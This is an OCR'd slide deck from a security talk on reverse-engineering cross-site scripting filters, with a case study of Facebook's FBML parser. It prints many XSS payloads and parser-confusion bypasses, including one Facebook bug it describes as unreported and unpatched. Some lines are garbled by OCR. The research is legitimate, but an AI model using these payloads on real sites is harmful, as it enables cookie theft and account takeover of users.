Blackbox Reversing of XSS Filters

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Introduction

- Web applications are the future
- Reversing web apps
  - blackbox reversing
  - very different environment and tools

- Cross-site scripting (XSS)
  - the “strcpy” of web app development
  - reversing and bypassing XSS filters

Overview

- User generated content and Web 2.0
- Implementing XSS filters
- Reversing XSS filters
- XSS in Facebook

Part I

User generated content and Web 2.0

Web 2.0

- User generated content
- APIs
- Mashups
- Aggregation of untrusted content
- Significantly increased attack surface

User generated content

- Text
  - Plaintext
  - Lightweight markup (BBcode, Wikipedia)
  - Limited HTML
  - Full HTML and JavaScript
- Images, sound, video
- Flash

Attacker generated content

- Social networking
  - Samy’s MySpace worm
  - multiple Orkut worms, stealing bank info
- Webmail
  - Hotmail and Yahoo Mail cross-site scripting worm written by SkyLined in 2002
  - many SquirrelMail cross-site scripting bugs
- Blogs
  - hacking WordPress with XSS

Cross site scripting (XSS)

Request:

```
http://www.example.com/?name=<script>alert('XSS')</script>
```

Response:

```
<html>
<body>
<p>Hello <script>alert('XSS')</script></p>
</body>
</html>
```

Web security model

Same origin policy

- Prevents scripts from one domain from manipulating documents loaded from other domains
- Cross site scripting allows us to execute arbitrary scripts on a page loaded from another domain

What can XSS do?

- Stealing data from web pages
- Capturing keystrokes on a web page
- Stealing authentication cookies
- Arbitrary HTTP requests with XMLHttpRequest

Part II

Implementing XSS filters

XSS filters

Goal:

- Remove all scripts from untrusted HTML

Challenges:

- Many HTML features that allow scripting
- Proprietary extensions to HTML
- Parsing invalid HTML
- Browser bugs

Features that allow scripting

Script tags

```
<script src="http://www.example.com/xss.js">
```

Event handler attributes

```
<body onload="alert('XSS')">
```

CSS

```
<p style="background:url('javascript:alert(1)')">
```

URLs

```
<img src="javascript:alert('XSS')">
```

Proprietary extensions to HTML

XML data islands (IE)

```
<xml src="http://www.example.com/xss.xml" id="x">
   <span datasrc="#x" datafld="c" dataformatas="html">
```

JavaScript expressions in attribute (NS4)

```
<p id="&{alert('XSS')}">
```

Conditional comments (IE)

```
<!--[if gte IE 4]>
     <script>alert('XSS')</script>
   <![endif]-->
```

Parsing invalid HTML

```
<<scr\0ipt/src=http://xss.com/xss.js></script
```

- extra '<' before opening tag
- NULL byte inside tag name
- '/' separator between tag and attribute
- no quotes around attribute value
- missing '>' in closing tag

Browser behavior is not documented or standardized. IE7 parses this as:

```
<script src="http://xss.com/xss.js"></script>
```

Browser bugs

Invalid UTF8 handling in Internet Explorer 6

```
<body foo="\xC0" bar=" onload=alert(1);//">
```

Firefox and IE7:

```
<body foo="?"
      bar=" onload=alert(1);//">
```

IE6:

```
<body foo="? bar="
      onload=alert(1);//">
```

Attribute parsing in Firefox < 2.0.0.2

```
<body onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
```

Implementing XSS filters

- String matching filters
- HTML DOM parsers
- Canonicalization
- Whitelisting

String matching filters

Remove all script tags:

```
s/<script>//g;
```


Bypasses:

- Invalid HTML accepted by browsers
- Encoding of attribute values and URLs
- Using the filter against itself:

  ```
  <scr<script>ipt>
  ```
- Incomplete blacklists

HTML DOM parsers

```
<body onload="alert(1)">
<script>alert(2)</script>
<p>Hello</p>
</body>
```



<body>

onload

"alert(1)"

<script>

"alert(2)"

<p>

"Hello"

Canonicalization

1. Build a DOM tree from the input stream
    - handle invalid UTF8 sequences

- Apply XSS filters to the DOM tree
- Output the DOM tree in a canonical form
    - escape special characters
    - add closing tags where necessary

Whitelisting

Blacklisting

- remove known bad tags and attributes
- must be 100% complete to be safe

Whitelisting

- allow only known safe tags and attributes
- safer than blacklisting

Part III

Reversing XSS filters

Reversing XSS filters

- Remote web applications
  - no access to source code or binaries
- Fuzzing
  - limited by bandwidth and request latency
  - draws attention
- Blackbox reversing
  - send input and inspect the output
  - build a filter model based on its behavior

Iterative model generation

1. Build an initial model of the filter
2. Generate a test case
3. Send test case and inspect the result
4. Update the model
5. Go to step 2

Example of parser reversing

Test case:

```
(1..0xFF).each { |x|
  data << "<p #{x.chr}a=''></p>"
}
```

Results:

- whitespace regexp

```
[\x08\t\r\n "'/]+
```

- attribute name regexp

```
[a-zA-Z0-9:-_]+
```

refltr.rb

- Framework for XSS filter reversing
  - run a set of tests against a web application
  - store the results
  - manual analysis of the output
  - result diffing
- Application modules
  - abstract application specific details
  - sending data, result parsing, error detection
- Test modules
  - test generation functions

Using the model

- Grammar based analysis
  - build a grammar for the filter output
  - build a grammar for the browser parser
  - find a valid sentence in both grammars that includes a <script> tag
- Reimplement the filter and fuzz it locally


Part IV

XSS in Facebook

Facebook platform


- Third party applications
  - application pages
  - content in user profiles
  - message and wall post attachments
- FBML
  - HTML with a few restrictions
  - limited style sheet and scripting support
- FBJS
  - sandboxed JavaScript

FBML processing



- Facebook serves as a proxy for application content
- FBML processing:
  - special FBML tags are replaced with HTML
  - non-supported HTML tags are removed
  - scripts are sandboxed

Reversing the FBML parser



- HTML DOM parser
- Accepts and fixes invalid input
- Canonicalized output
- Whitelist of tags, blacklist of attributes

Facebook XSS

Invalid UTF8 sequences

- input is parsed as ASCII
- HTTP response headers specify UTF8 encoding
- affects only IE6

ode:

```
img src="…" foo="\xC0" bar="onload=alert(1);//">
```

eported and fixed in February.

This is where I drop the 0day

Attribute name parsing


- mismatch between Facebook and Firefox parsers
- affects only Firefox < 2.0.0.2

ode:

```
img src="…" onload:="alert(1)">
```

ot reported, Facebook is still vulnerable.

Facebook Demo



Zuckerbug!

This application provides test cases for security vulnerabilities in the Facebook Platform. The vulnerabilities below have been discovered by Alexander Sotirov.

Vulnerabilities:

date	description	test	status
Jan 29, 2008	XSS using invalid UTF-8 encodings (only on IE6)	test	patched on Feb 11, 2008
Feb 12, 2008	XSS using invalid UTF-8 encodings in script tags (only on IE6)	test	patched on Mar 4, 2008
Jun 14, 2008	XSS using a ':' character in attributes (only on Firefox 2.0.0.0)	test	unpatched

Part V

Conclusion

Conclusion

- Web 2.0 sites are totally screwed
  - broken web security model
  - undocumented browser behavior
  - no programming language support
- Blackbox reversing
  - the only way to reverse most web apps
  - we need better tools and automation

Questions?

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